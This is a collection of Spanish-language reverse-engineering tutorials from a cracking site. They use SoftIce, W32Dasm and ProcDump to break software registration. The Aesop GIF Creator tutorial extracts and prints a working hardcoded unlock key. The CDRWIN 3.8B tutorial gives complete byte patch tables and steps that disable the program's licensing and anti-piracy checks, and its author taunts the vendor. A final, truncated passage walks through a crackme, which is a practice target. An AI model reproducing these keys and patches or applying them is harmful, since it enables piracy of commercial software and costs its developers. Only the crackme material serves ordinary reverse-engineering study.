["aesop" es una potente herramienta que le permite crear increíbles imágenes gif publicitarias (banners, botones, líneas, etiquetas, fondos, encabezados para sitios webs, etc.), que contienen carcterísticas propias de sofisticadas calidades de estudio, efectos especiales, fuentes 3d y manipulación de imágenes. se pueden realizar maravillosos efectos visuales (por ejemplo, desplazamiento de texto a través de la imágen) en ficheros gif multi-frames en unos pocos minutos. la optimización de la paleta y la compresión de datos le proporcionan la posibilidad de obtener gifs de pequeño tamaño. la simplicidad y comodidad de su interface hacen que éste programa sea útil tanto para los programadores experimentados como para quienes empiezan en el diseño gráfico.]

he estado buscando por la ayuda y no pone nada sobre limitaciones, períodos de evaluación, etc. cabe suponer, en consecuencia, que para registrarnos lo único que debemos hacer es introducir el 'unlock key' correcto. bien, ¡vamos a éllo!

al atake

una vez instalado el programa vamos al menú 'help' y seleccionamos la opción 'registration'. esto hará que se nos abra la ventana 'register me!'. podemos verla aquí abajo:



bien podemos ver aquí que se nos proporciona un 'id' y se nos pide que introduzcamos un 'unlock key'. pudiéramos suponer que éste 'id' se genera aleatoriamente en el proceso de instalación del software y variará tanto en cada instalación como en cada equipo en el que se instale el programa. ¡es lo razonable! bien, ¡pues no! lo he instalado y reinstalado varias veces en el mismo equipo y en equipos diferentes y, ¡siempre nos proporciona el mismo 'id'! bueno, ésto hace que nuestro trabajo sea más sencillo.

intentamos registrarnos con un 'unlock key' falso: digamos 'u1193046'. pulsamos el botón 'confirm unlock key'. se nos aparece ésta 'ventanita':

¡¡¡toma ya!!! ¿un mensaje de error? ¡¡¡imposible!!! ¡¡¡vamos a ver qué ocurre!!!

vamos a poner un breakpoint y entrar al código del programa. la función api que funcionará aquí (y en casi cualquier programa) es 'hmemcpy'.

antes de establecer nuestro breakpoint en softice deberemos abrir nuestra ventana 'register me!' y escribir un 'unlock key' falso. debemos hacerlo así ya que si establecemos el breakpoint antes, softice hará break en cada uno de los carácteres que introduzcamos en el campo 'unlock key', ya que se llama a ésta función cada vez que se introduce un carácter.

bien, por lo tanto una vez que hayamos introducido nuestro 'unlock key' falso pulsamos ctrl-d para cambiarnos a softice y en la ventana 'command' escribimos "bpx hmemcpy", con lo que ya tenemos establecido nuestro breakpoint. pulsamos f5 para regresar a nuestra 'criaturita' y pulsar el botón 'confirm unlock key'. lo hacemos así y softice hará break; ahora pulsamos f12 hasta que lleguemos al código del programa. para identificar que estamos en el código apropiado deberemos ver en la línea superior a la ventana command del softice algo como '**aesop!code+0002670d**'. una vez lleguemos aquí deberemos, no obstante, seguir pulsando f12 para volver de los diferentes 'ret' y llegar de éste modo a la parte del código que realmente nos interesa. es la siguiente:

```
0177:0048d4bd call 0042e320
```

```
0177:0048d4c2 mov edx,[ebp-0104] >aterrizamos aquí
0177:0048d4c8 lea eax,[ebp-0100]
0177:0048d4ce mov ecx,000000ff
0177:0048d4d3 call 00403f4c
0177:0048d4d8 lea edx,[ebp-0100]
0177:0048d4de mov eax,[00498654]
0177:0048d4e3 mov eax,[eax]
0177:0048d4e5 call 00495124
0177:0048d4ea mov eax,[00498654]
0177:0048d4ef mov eax,[eax]
0177:0048d4f1 cmp byte ptr [eax+0007fb71],fb
0177:0048d4f8 jnz 0048d590
0177:0048d4fe mov dl,01
0177:0048d500 mov eax,[0048b680]
```

bien, traceamos nuestro código pulsando f10 hasta llegar a la instrucción 'call 00495124' en la posición '0048d4e5'. una vez tengamos el cursor en ésta instrucción vamos a ver qué tenemos dentro. para éllo pulsamos f8 y nos encontraremos con el siguiente código:

```
0177:00495122 jns 00495124
0177:00495124 push ebp              >aterrizamos aquí
0177:00495125 mov ebp,esp
0177:00495127 add esp,fffffef4
0177:0049512d push ebx
0177:0049512e push esi
0177:0049512f push edi
0177:00495130 xor ecx,ecx
0177:00495132 mov [ebp-0104],ecx
0177:00495138 mov [ebp-0108],ecx
0177:0049513e mov [ebp-010c],ecx
0177:00495144 mov esi,edx
0177:00495146 lea edi,[ebp-0100]
0177:0049514c xor ecx,ecx
0177:0049514e mov cl,[esi]         >pone la longitud de nuestro
                                   >unlock key falso en cl
0177:00495150 inc ecx
0177:00495151 repz movsb           >copia el unlock keyfalso a
                                   >otra posición (lo copia con la
                                   >longitud en el primer byte de
                                   >la cadena, tal como se
                                   >gestionan las cadenas en
                                   >pascal)
0177:00495153 mov ebx,eax
0177:00495155 xor eax,eax
0177:00495157 push ebp
0177:00495158 push 004951f7
0177:0049515d push dword ptr fs:[eax]
0177:00495160 mov fs:[eax],esp
0177:00495163 mov byte ptr [ebx+0007fb71],00
0177:0049516a lea eax,[ebp-0104]
0177:00495170 lea edx,[ebp-0100]   >pone el unlock key falso en
                                   >edx (todavía con la longitud
                                   >en el primer byte)
0177:00495176 call 00403f14        >este call copia el unlock
                                   >key falso ya sin el byte de
                                   >longitud del principio en una
                                   >posición de memoria
0177:0049517b mov eax,[ebp-0104]   >y guarda ésa posición de
                                   >memoria en eax
0177:00495181 push eax             >y envía el unlock key falso
                                   >a la pila
0177:00495182 lea eax,[ebp-010c]
0177:00495188 push eax
0177:00495189 mov ecx,00000006
0177:0049518e mov edx,00000004
0177:00495193 mov eax,00495210     >pone en eax esa constante; si
                                   >hacemos un "d 00495210" para
                                   >ver qué tenemos en ésa
```

```
                                >posición, veremos que contiene
                                >una extraña cadena:
                                >'mtxmrpntltl'
0177:00495198 call 00404178     >este call lo que hace es
                                >extraer la subcadena 'mrpntl'
                                >de la cadena anterior
0177:0049519d mov eax,[ebp-010c] >y guarda la dirección de dicha
                                >subcadena en eax
0177:004951a3 lea edx,[ebp-0108]
0177:004951a9 call 00408f20     >este call pasa la subcadena a
                                >mayúsculas
0177:004951ae mov edx,[ebp-0108] >y guarda nuevamente la
                                >dirección de la subcadena en
                                >edx
0177:004951b4 pop eax           >y recupera nuestro unlock
                                >key falso de la pila. con
                                >lo cual tenemos la dirección
                                >de nuestro unlock key falso
                                >en eax y la dirección de una
                                >cadena sospechosa en edx. si a
                                >ella añadimos las dos
                                >instrucciones que siguen, que
                                >son típicas, la situación es
                                >harto crítica.
0177:004951b5 call 00404080     >tenemos que examinar éste call
0177:004951ba jnz 004951d2
0177:004951bc xor edx,edx
0177:004951be mov eax,[ebx+00000478]
0177:004951c4 call 0043ebb4
0177:004951c9 mov byte ptr [ebx+0007fb71],fb
0177:004951d0 jmp 004951d9
```

bien, no nos queda más remedio que examinar qué hace la instrucción 'call 00404080'. para éllo, como hemos hecho anteriormente, cuando el cursor se encuentre sobre ésa instrucción pulsamos f8 para tracear el procedimiento. nos encontraremos con el siguiente código:

```
0177:0040407d lea eax,[eax+00]
0177:00404080 push ebx          >aterrizamos aquí
0177:00404081 push esi
0177:00404082 push edi
0177:00404083 mov esi,eax
0177:00404085 mov edi,edx
0177:00404087 cmp eax,edx       >compara el registro eax con edx
0177:00404089 jz 0040411e       >si no son iguales, salta
0177:0040408f test esi,esi      >comprueba si hemos introducido
                                >algo
0177:00404091 jz 004040fb       >si no hemos introducido nada,
                                >salta
0177:00404093 test edi,edi      >¿comprueba si hay algo en
                                >nuestra sospechosa subcadena?
0177:00404095 jz 00404102       >si está vacía, salta
0177:00404097 mov eax,[esi-04]  >pone la longitud de nuestro
                                >unlock key en eax
0177:0040409a mov edx,[edi-04]  >pone la longitud de nuestra
                                >subcadena en edx
0177:0040409d sub eax,edx       >resta las longitudes
0177:0040409f ja 004040a3       >si la nuestra es de mayor
                                >longitud, salta; la longitud del
                                >unlock key que introduzcamos
                                >deberá ser 6
0177:004040a1 add edx,eax       >suma los registros eax y edx;
                                >como eax será 0, edx permanece
                                >inalterado
0177:004040a3 push edx          >envia el valor de edx a la pila
0177:004040a4 shr edx,02        >hace un desplazamiento binario
                                >de 2 bits a la derecha, con lo
                                >que edx será igual a 1
```

```
0177:004040a7 jz 004040cf        >si el resultado del
                                 >desplazamiento es cero, salta;
                                 >si la longitud del unlock key es
                                 >6, no saltará
0177:004040a9 mov ecx,[esi]      >pone los cuatro primeros
                                 >caracteres del unlock key falso
                                 >en el registro ecx
0177:004040ab mov ebx,[edi]      >pone los cuatro primeros
                                 >caracteres de nuestra sospechosa
                                 >subcadena en el registro ebx
0177:004040ad cmp ecx,ebx        >compara los dos conjuntos de
                                 >cuatro caracteres
0177:004040af jnz 00404109       >si no son iguales, salta
0177:004040b1 dec edx            >decrementa edx, con lo que es
                                 >igual a 0
0177:004040b2 jz 004040c9        >en consecuencia, salta.
                                 >¡estupendo, vayamos allá!
0177:004040b4 mov ecx,[esi+04]
0177:004040b7 mov ebx,[edi+04]
0177:004040ba cmp ecx,ebx
0177:004040bc jnz 00404109
0177:004040be add esi,08
0177:004040c1 add edi,08
0177:004040c4 dec edx
0177:004040c5 jnz 004040a9
0177:004040c7 jmp 004040cf
0177:004040c9 add esi,04         >suma 4 al registro esi, con lo
                                 >cual éste apunta al quinto
                                 >carácter del unlock key falso
0177:004040cc add edi,04         >hace lo mismo con nuestra
                                 >subcadena sospechosa
0177:004040cf pop edx
0177:004040d0 and edx,03
0177:004040d3 jz 004040f7
0177:004040d5 mov ecx,[esi]      >pone los dos últimos caracteres
                                 >del unlock key falso en ecx
0177:004040d7 mov ebx,[edi]      >hace lo mismo con los dos
                                 >últimos caracteres de nuestra
                                 >subcadena sospechosa
0177:004040d9 cmp cl,bl          >compara el quinto carácter del
                                 >unlock key falso con el quinto
                                 >carácter de la subcadena
0177:004040db jnz 0040411e       >si no son iguales, salta
0177:004040dd dec edx            >decrementa edx, que es el
                                 >registro que lleva la cuenta de
                                 >los caracteres que faltan por
                                 >comparar: edx se pone a 1 ya que
                                 >sólo nos queda un carácter a
                                 >comparar
0177:004040de jz 004040f7        >¿hemos terminado? ¡no!
0177:004040e0 cmp ch,bh          >compara el secto carácter del
                                 >unlock key falso con el sexto
                                 >carácter de la subcadena
0177:004040e2 jnz 0040411e       >si no son iguales, salta
0177:004040e4 dec edx            >decrementa edx, lo que one el
                                 >registro a 0
0177:004040e5 jz 004040f7        >¿hemos llegado al final? ¡sí!
0177:004040e7 and ebx,00ff0000
0177:004040ed and ecx,00ff0000
0177:004040f3 cmp ecx,ebx
0177:004040f5 jnz 0040411e
0177:004040f7 add eax,eax
0177:004040f9 jmp 0040411e
0177:004040fb mov edx,[edi-04]
0177:004040fe sub eax,edx
0177:00404100 jmp 0040411e      >aquí se salta al final de la
                                >rutina
0177:00404102 mov eax,[esi-04]
```

```
0177:00404105 sub eax,edx
0177:00404107 jmp 0040411e
0177:00404109 pop edx
0177:0040410a cmp cl,bl
0177:0040410c jnz 0040411e
0177:0040410e cmp ch,bh
0177:00404110 jnz 0040411e
0177:00404112 shr ecx,10
0177:00404115 shr ebx,10
0177:00404118 cmp cl,bl
0177:0040411a jnz 0040411e
0177:0040411c cmp ch,bh
0177:0040411e pop edi
0177:0040411f pop esi
0177:00404120 pop ebx
0177:00404121 ret
```

bueno, no quiero aburrir más al lector con tanto código. sólo decirle que, tanto si el unlock key introducido es el correcto como si es el erróneo, al final llegaremos a éste trozo de código:

```
0177:004951b5 call 00404080
0177:004951ba jnz 004951d2
0177:004951bc xor edx,edx
0177:004951be mov eax,[ebx+00000478]
0177:004951c4 call 0043ebb4
0177:004951c9 mov byte ptr [ebx+0007fb71],fb >pone el valor 'fb'
                                             >en ésa posición de
                                             >memoria para indicar
                                             >que el unlock key es
                                             >el correcto
0177:004951d0 jmp 004951d9
0177:004951d2 mov byte ptr [ebx+0007fb71],00 >y pone el valor '00'
                                             >para indicar que es
                                             >erróneo
0177:004951d9 xor eax,eax
0177:004951db pop edx
0177:004951dc pop ecx
0177:004951dd pop ecx
0177:004951de mov fs:[eax],edx
0177:004951e1 push 004951fe
0177:004951e6 lea eax,[ebp-010c]
0177:004951ec mov edx,00000003
0177:004951f1 call 00403d14
0177:004951f6 ret
```

si ahora retornamos al primer trozo de código veremos que, efectivamente después de la rutina que realiza todas las comprobaciones nos encontramos con la comprobación final:

```
0177:0048d4e5 call 00495124
0177:0048d4ea mov eax,[00498654]              >nuestra rutina
0177:0048d4ef mov eax,[eax]
0177:0048d4f1 cmp byte ptr [eax+0007fb71],fb  >¿unlock key
                                              >correcto?
```

bueno, si el lector ha seguido éste tutorial desde el principio podrá fácilmente deducir que la subcadena con la que nos hemos topado se corresponde exactamente con el unlock key correcto. recordemos aquí una vez más nuestra subcadena: "mrpntl".

puede el lector en éste punto, por consiguiente, probar dicho unlock key para comprobar si el programa se registra. abrimos el aesop gif creator version 1.00.215 y nos desplazamos al menú 'help' y seleccionamos la opción 'registration'. en la ventana 'register me!' introducimos 'mrpntl' en el campo 'unlock key'. inmediatamente se nos mostrará ésta ventana:

si ahora seleccionamos la opción 'about' del menú 'help' veremos que el inicial 'unregistered' ha sido sustituido por el valor que tengamos en la clave 'registeredowner' que se localiza en:
`'hkey_local_machine\software\microsoft\windows\currentversion'`
en el registro de windows.

una última cuestión. tal vez el lector se esté preguntando: ¿de dónde demonios sale ése unlock key? bien, es una pregunta que nosotros también nos hacemos, pero ¡vamos a intentar darle una respuesta!

comoquiera que en el proceso de registro no se nos exige en ningún momento que introduzcamos un name o nada similar, y teniendo en cuenta que el 'id' que nos proporciona el programa al instalarse es siempre el mismo (con lo cual podemos afirmar que éste 'id' no influirá en el registro), podemos deducir que o bien el unlock key está 'hardcoded' en el propio código del programa, o bien usa algún otro método. como lo más fácil (y lo más probable) es que se trate de la primera de las posibilidades, vamos a empezar por ahí.

para éllo haremos un 'dead list' de nuestro ejecutable ("aesop.exe"). arrancamos w32dasm y desensamblamos el programa. si alparceamos un poco por las 'string data references' nos encontraremos con una extraña cadena que, casualmente, es la misma con la que nos tropezamos mientras tracéabamos la rutina con el softice ("mtxmrpntltl"). esto es lo que nos muestra w32dasm:

```
* possible stringdata ref from code obj ->"mtxmrpntltl"
|
:00495193 b810524900    mov eax, 00495210
:00495198 e8dbeff6ff    call 00404178
:0049519d 8b85f4feffff  mov eax, dword ptr [ebp+fffffef4]
:004951a3 8d95f8feffff  lea edx, dword ptr [ebp+fffffef8]
```

bueno, creo que ya todo está claro: no merece la pena seguir. parecía, en principio, bastante complicado y ha resultado más simple de lo que pensaba.

---

me gustaría saludar a mis crackers favoritos y de los que más he aprendido.

son éstos: torn@do, the sandman, blackb, +fravia, tnt!, ecd, karpof, wkt. esto no quiere decir que no haya otros extraordinarios crackers.

nota: si le gusta el programa, cómprelo. los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo. ¡no es justo!

ensayo por: megabite

Karpoff Spanish Tutor

Programa:	**CDRWIN - CDROM Recording Tools - 3.8B**

PROTECCION:	**Múltiples comprobaciones de los códigos de desbloqueo.**		
Descripcion:	**Software de copia para CD-R. Versión de Julio del 2000.**		
Dificultad:	**Aficionado.**		
DOWNLOAD:	http://www.goldenhawk.com		
Herramientas:	**SoftIce 3.24, Procdump32, Papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**19/10/2000**

INTRODUCCION

vamos a ver como saltar las múltiples comprobaciones que realiza este programa tanto en el momento en el que intentamos registrarnos como en el inicio del mismo. la protección esta basada en una serie de comparaciones seguidas de saltos condicionales, vamos a intentar hacerle creer que somos usuarios "legales" del mismo.

creo que el aviso que nos da la ventana de registro: **"this program is heavily protected against piracy"** solo esta justificado en la parte del **"heavily"**. ¡es una larga y ardua tarea trazar todo el código donde se realizan las comprobaciones!. pero con un poco de paciencia, papel y lápiz, podremos hacer el programa plenamente funcional.

al atake

previamente haremos una copia en otro lugar de nuestro hd del ejecutable **cdrwin.exe**. después de esto empezamos.

para desbloquear el programa, se nos van a pedir varias cosas, **name**, **company / e-mail**, un **unlock key** y un **check key**, por supuesto no disponemos de las dos últimas, de momento...

rellenamos los datos con lo de siempre, hacemos un ctrl+d, nos vamos a softice, asignamos las ventanas y empezamos con la parte seria:

comando : s 30:0 lffffffffff "arkanian"
respuesta: pattern found at 0030:8075e5f2
comando : s
respuesta: pattern found at 0030:c0f5ac80

ok, solo uno y por encima del 80000000, el otro parece un eco de la busqueda, de momento todo bien:

comando : bpr 30:8075e5f2 30:8075e5f2+8 rw

queremos que se interrumpa la ejecución del programa cuando lea o escriba en la dirección donde está nuestro nombre. lo del **+8** es porque el nombre tiene 8 caracteres y queremos abarcar todo el rango de memoria que ocupa.

seguimos, ctrl+d, click en el botón de ***unlock*** y sofice salta en **kernel!hmemcpy**, **f12** hasta salir al código real del programa en **cdrwin!.text+0005a7b** debajo de un **call [user32!getwindowtexta]**, limpiamos el breakpoint y de ahí **f10** hasta aquí:

:00419dfa e8576c0400 call 00460a56 -> venimos de aquí, donde almacena el nombre.
:00419dff 8d4de4 lea ecx, dword ptr [ebp-1c] -> aterrizamos aquí.
:00419e02 51 push ecx
:00419e03 8b4e60 mov ecx, dword ptr [esi+60]
:00419e06 e84b6c0400 call 00460a56 ->almacena el nombre de la compañía / e-mail.
:00419e0b 8b4e64 mov ecx, dword ptr [esi+64]
:00419e0e 8d55e8 lea edx, dword ptr [ebp-18]
:00419e11 52 push edx
:00419e12 e83f6c0400 call 00460a56 -> guarda el unlock key.
:00419e17 8b4e68 mov ecx, dword ptr [esi+68]
:00419e1a 8d45ec lea eax, dword ptr [ebp-14]
:00419e1d 50 push eax
:00419e1e e8336c0400 call 00460a56 -> guarda el check key.
:00419e23 8d4dbc lea ecx, dword ptr [ebp-44]
..... etc.

un poco más abajo encontramos estas dos llamadas identicas:

* possible stringdata ref from data obj ->"%lx-%lx-%lx-%lx" **-> ?????**
|
:00419e36 68a8604900 push 004960a8
:00419e3b 52 push edx
:00419e3c e8d8400300 call 0044df19 -> manipula el unlock key.
:00419e41 83c418 add esp, 00000018 **-> corrige la pila.**
:00419e44 83f804 cmp eax, 00000004 -> la comparación...
:00419e47 0f8597000000 jne 00419ee4 -> nos manda fuera.
..... etc.
* possible stringdata ref from data obj ->"%lx-%lx-%lx-%lx" **-> ?????**
|
:00419e60 68a8604900 push 004960a8
:00419e65 51 push ecx
:00419e66 e8ae400300 call 0044df19 -> manipula el check key.
:00419e6b 83c418 add esp, 00000018 **-> corrige la pila.**
:00419e6e 83f804 cmp eax, 00000004 -> esta otra comparación...
:00419e71 7571 jne 00419ee4 -> nos manda fuera.
..... etc.

un alto en el camino

después de haber trazado el código entrando en todas las llamadas y tomado abundantes notas, llegamos a las siguientes conclusiones:

- tanto el valor de **name** como el de **company** son guardados en al menos dos localizaciones diferentes de memoria.
- el primer caracter de todos los datos introducidos se guarda también aparte.
- en **call 0044df19** nuestros **unlock key** y **check key** de prueba son encriptados mediante una serie consecutiva de **xor's** y almacenados en al menos dos localizaciones diferentes de memoria **antes** de su manipulación.
- cualquier otra cosa diferente de **4** en **eax** después del retorno de la llamada nos manda a la ventana de **"bad key format"**.

cuanto trabajo, total con invertir los saltos...

primera aproximacion

84 x 85, 74 x 75

cambiamos los dos saltos de arriba por dos **jz** , un ctrl+d para salir y aquí es cuando empiezan las sorpresas.

softice no nos deja salir y muestra este sorprendente mensaje:

break due to windows requested breakpoint.

aterrizamos debajo de un **call [kernel32!raiseexception]** en la dirección **44e788**, a partir de aquí empiezan los problemas, cualquier intento para salir con crtl+d nos deja en esta dirección y forzando con el comando **exit** nos lleva directamente al pantallazo azul del windows y si trazamos un poco para ver donde nos lleva la cosa acabamos en un terrorífico bucle donde **eax** empieza a **00000000** e intenta llegar a **ffffff38**, aquí si que podemos salir con un ctrl+d. sólo para ver un estupendo mensaje de **"abnormal program termination"** por parte del runtime c++ etc...cuando intentamos entrar de nuevo en el programa, este ni siquiera se inicia, salta el softice en esa dirección de **raiseexception** y volvemos a estar en las mismas.

solución... ¿"nopear" la llamada?. la machacamos con **90's**, salimos de softice y obtenemos una maravillosa ventana de **"this software is now unlocked and fully functionaly"**.

¿ya esta?, ...pues no, un nuevo inicio del programa nos muestra una enorme ventana, de título **pirated copy detected**, que nos recrimina, en una larga parrafada de tono muy correcto, (aparte de llamarnos ladrones), todo lo que estamos haciendo. cualquier intento de capturar esta ventana con los bp's adecuados en el inicio del programa, está condenado al fracaso. el programa se enfrasca en un tremendo bucle con multitud de llamadas y saltos y al final lo dejas hastiado y aburrido. un reinicio del ordenador y una nueva entrada en el programa nos muestra una ventana con un mensaje de **"error: authorization file data is corrupt / invalid"**.

hemos perdido el primer set.

---

segunda aproximacion
(registrar el programa)

volvemos de nuevo a la carga. desinstalar e instalar el programa de nuevo lleva menos de cinco minutos. vamos a ver que hace el programa después del segundo salto.

84 x 85, 74 x 75 y call 0041f3d0

poco después del segundo salto entramos en esta llamada y aquí encontramos más comparaciones y saltos condicionales. veamos un pequeño ejemplo:

```
* referenced by a call at address:
|:00419e86
|
:0041f3d0 8b4c2410 mov ecx, dword ptr [esp+10]
:0041f3d4 53 push ebx
:0041f3d5 55 push ebp
:0041f3d6 56 push esi
:0041f3d7 8b742418 mov esi, dword ptr [esp+18]
:0041f3db 8b19 mov ebx, dword ptr [ecx]
:0041f3dd 57 push edi
:0041f3de 8b3e mov edi, dword ptr [esi]
:0041f3e0 8b4604 mov eax, dword ptr [esi+04]
:0041f3e3 8bd7 mov edx, edi
:0041f3e5 33d0 xor edx, eax
:0041f3e7 3bda cmp ebx, edx -> primera comparación.
:0041f3e9 7525 jne 0041f410 -> saltamos...
..................................................................... etc.

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:0041f3e9(c), :0041f3f7(c), :0041f405(c) -> ¡tres veces!
|
:0041f410 6a00 push 00000000 -> aquí.
:0041f412 6a00 push 00000000
:0041f414 6a00 push 00000000
:0041f416 6838ffffff push ffffff38 -> ¡mira lo que hay aquí!
:0041f41b e850330000 call 00422770 -> por aquí aterrizamos en kernel32!raiseexception.
:0041f420 83c410 add esp, 00000010
```

los parametros y valores de los registros antes de la comparación son los valores encriptados que el programa ha obtenido mediante la manipulación de nuestros códigos de prueba en el **call 0044df19.** las comparaciones y los saltos condicionales se suceden uno detras de otro.

como puedes ver en ejemplo anterior, el salto a **0041f410** aparece en tres lugares diferentes. y esto es sólo el principio, existen varios saltos más a direcciones diferentes, pero, como regla general (casi) todos llevan a tres **push 00000000** (o **push eax**), una instrucción **push ffffffxx** (donde **xx** es por orden de aparición **38**, **37**, **34**, y **35**). y van seguidos de un **call 00422770**. así que con un poco de paciencia, papel y lápiz, obtenemos esta tabla:

- ***datos a cambiar durante el proceso de registro:***

dirección	instrucción	valor hex	cambiar a
:00419e47	jnz 00419ee4	0f 85	0f 84
:00419e71	jnz 00419ee4	75 71	74 71
:0041f3e9	jnz 0041f410	75 25	74 25
:0041f3f7	jnz 0041f410	75 17	74 17
:0041f405	jnz 0041f410	75 09	74 09
:0041f40e	jz 0041f423	74 13	75 13
:0041f438	jnz 0041f44a	75 10	74 10
:0041f45c	jle 0041f476	7e 13	7d 13
:00420083 (1)	jz 004200b9	74 34	75 34

(1) la excepción que confirma la regla.

trazamos un rato más sólo por comprobar que no queda nada, salimos de softice y volvemos a tener la estupenda ventana de **"...unlocked and fully functional".**

ganamos el segundo set y empatamos el partido.

---

segunda aproximacion
(inicio del programa)

espero que hayas tomado las oportunas notas de todo lo que has cambiado porque hasta aquí es sólo la mitad del trabajo.

cuando ejecutamos el programa, este, vuelve a realizar el mismo proceso, con el mismo código pero en direcciones diferentes y como lo que encuentra como códigos de desbloqueo no le cuadra nos manda el mensajito de **"...corrupt file"**.

vamonos al loader de softice.

symbol loader

después de algunas pruebas en plan ensayo-error, vamos cercando nuestra presa. en **call 0041f1e0** volvemos a encontrar saltos condicionales seguidos de la secuencia de instrucciones **push ffffffxx** (donde **xx** es ahora **33**, **36**, **etc..**).¡más trabajo!.

atención ahora, esto es importante, hay una última comprobación con otro salto condicional en **4035c1**, que si no lo parcheamos, nos manda al enorme bucle del primer intento y a la ventana de **pirated copy detected.** esta es la tabla con los cambios a realizar:

- ***datos a cambiar durante el inicio del programa:***

dirección	instrucción	valor hex	cambiar a
:0041f353	jnz 0041f365	75 10	74 10
:0041f384	jle 0041f399	7e 13	7d 13
:004035c1(1)	jnz 00403605	75 42	74 42

(1) este es el más jodido de encontrar.

salimos de softice y ¡ya tenemos el programa entero!, observarás que el botón que lleva a la ventana de registro ha desaparecido. pulsando con el botón derecho del ratón sobre la esquina superior izquierda (sobre el icono) y eligiendo del menú que aparece la opción ***about***, veremos el programa adecuadamente registrado a nuestro nombre.

ahora, ¿cómo trasladar todos estos cambios?, ...¿a pedales con un editor hexadecimal?, es una opción. pero es posible que si lo hacemos así, aparte de ser largo y trabajoso, nos tengamos que enfrentar a otras medidas de seguridad. mucho más rápido y sencillo es usar procdump32. así que sin cerrar **cdrwin** abrimos procdump.

procdump32

seleccionamos en el cuadro ***task*** la línea **c:\cdrwin3\cdrwin.exe**, le damos al botón derecho y seleccionamos ***process infos***, de ahí a ***sections***, seleccionamos **.text**, con el boton derecho de nuevo elegimos ***save section to disk*** y le llamamos, por ejemplo, **cdr.bin**.

nos vamos al botón ***pe editor***, buscamos la copia que hemos realizado previamente de **cdrwin.exe**, vamos a ***sections***, seleccionamos **.text** y con el botón derecho a ***load section from disk***, buscamos **cdr.bin** le decimos que ***ok*** y luego en ***apply changes method*** marcamos la opción ***to pe file***, ***ok*** de nuevo y ya tenemos nuestro programa totalmente funcional.

cerramos procdump y **cdrwin**. sólo queda ir al directorio cdrwin3, renombrar el "viejo" **cdrwin.exe** (por si acaso), trasladar nuestro flamante **cdrwin.exe,** comprobar que funciona correctamente y borrar el "viejo".

juego, set y partido.

---

sobre la ventana "pirated copy detected"

no quisiera acabar este ensayo sin hacer algunos comentarios sobre el texto de la citada ventana. es más, solo voy a decir cuatro cosas:

1. los usuarios, desde vuestro punto de vista, son necesarios porque pagan y punto. así que no me vengais con historias raras.
2. nadie os está robando nada, si este tipo de software es puesto a nuestra disposición durante 30 días y luego, como decís, **"no question asked"** sobre para qué va a ser utilizado, copias ilegales de cd's supongo, no se a que vienen las quejas. solo lo he utilizado por y para los fines que he creido convenientes.
3. **"nadie espera que tú trabajes gratis"**, cierto, ahí estoy de acuerdo. acabamos de demostrar que la afirmación **"heavily protected"** es pura fachada y para ello hemos invertido muchas horas de duro trabajo. cualquier detalle por vuestra parte en forma de talón al portador será bien recibido ;-)
4. ¡hala!, a kaskarla....

hasta otra..

karpoff spanish tutor: página dedicada a la divulgación de información en castellano, sobre ingeniería inversa y programación. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Karpoff crackME 1**

PROTECCION:	Serial		
Descripcion:	CrackME		
Dificultad:	Newbie++		
DOWNLOAD:	http://karpoff.welcome.to/		
Herramientas:	El amado Softice		
CRACKER:	**dek_0in**	**FECHA:**	21/10/2000

INTRODUCCION

saludos amigos!. nos vemos una vez más con otro tutorial. esta vez, de un crackme nuevito. se trata del crackme 1 del amigo karpoff. realmente, aunque no es ni muy fácil ni muy difícil de crackear, su protección es mucho mejor que la de algunos programas. ya verán cuanto tendremos que tracear. con este manual parecerá fácil pero sin ayuda muchos estarían despistados. vamos a crackear!.

al atake

antes que nada analizamos el crackme con el file inspector o cualquier analizador de archivos. vemos que no está encryptado ni empaketado con algo por lo que las cosas se nos van haciendo fáciles. lo ejecutamos y seleccionamos la opción para registrarnos. mi serial será 123456. ponemos registrar y no sale ningún mensaje de error, solo se borra el texto que introducimos. esto nos dice una cosa, que la única alternativa que nos queda es usar hmemcpy. [ctrl+d], bpx hmemcpy y f5 para salir del sice. pulsamos registrar y estamos en el sice.

como siempre estamos en las dlls. pulsamos f12 12 veces o f12 7 veces y luego f10 hasta que terminen todos los ret y aparecemos aquí:

```
:00442b10 8b86dc020000          mov eax, dword ptr [esi+000002dc]
:00442b16 e8a1f8fdff            call 004223bc
:00442b1b 8b86dc020000          mov eax, dword ptr [esi+000002dc]<-----aquí aparecemos
```

```
:00442b21 8b10                  mov edx, dword ptr [eax]
:00442b23 ff92b0000000          call dword ptr [edx+000000b0]
:00442b29 8b55f8                mov edx, dword ptr [ebp-08]
:00442b2c 8b45fc                mov eax, dword ptr [ebp-04]
:00442b2f e85c4dfcff            call 00407890<----------------llama a la rutina de comprobación
:00442b34 8bd8                  mov ebx, eax
:00442b36 837dfc00              cmp dword ptr [ebp-04], 00000000
:00442b3a 7448                  jz 00442b84<-------------------que esto no los despiste!!!
:00442b3c 85db                  test ebx, ebx<----------------compara si el flag z es 0
:00442b3e 7536                  jnz 00442b76<------------------esta es una zona muy interesante
:00442b40 33d2                  xor edx, edx
:00442b42 8b86dc020000          mov eax, dword ptr [esi+000002dc]
:00442b48 e887f7fdff            call 004222d4
:00442b4d 33d2                  xor edx, edx
:00442b4f 8b86e0020000          mov eax, dword ptr [esi+000002e0]
```

hasta aquí vamos bien. no se despisten con el primer jz ya que no nos es importante. el segundo es el que define si nos vamos a registrar o no. ¿cómo sé que es el segundo y no el primero?.

1) por que arriba hay un test ebx, ebx y esto compara si el flag es 0
2) por que podemos comprobarlo invirtiendo el flag con el comando del sice **r fl z**

el salto va a algúna dirección de memoria. vamos a inspeccionar. para ir a determinada dirección de memoria en el sice debemos escribir g la dirección de memoria. en este caso escribiremos g 00442b76 que es la dirección a la que saltará si el flag es 1. después de llegar a 00442b76 pulsamos f10 más o menos 11 veces hasta llegar aquí:

```
:00442b89 648910             mov dword ptr fs:[eax], edx
:00442b8c 68a62b4400         push 00442ba6
:00442b91 8d45f8             lea eax, dword ptr [ebp-08]
:00442b94 ba02000000         mov edx, 00000002
:00442b99 e84e0dfcff         call 004038ec<----------------------aquí debemos pararnos
:00442b9e c3                 ret<--------------------------------------devuelve 1 si nos registramos
:00442b9f e9bc07fcff         jmp 00403360
:00442ba4 ebeb               jmp 00442b91
:00442ba6 5e                 pop esi
:00442ba7 5b                 pop ebx
```

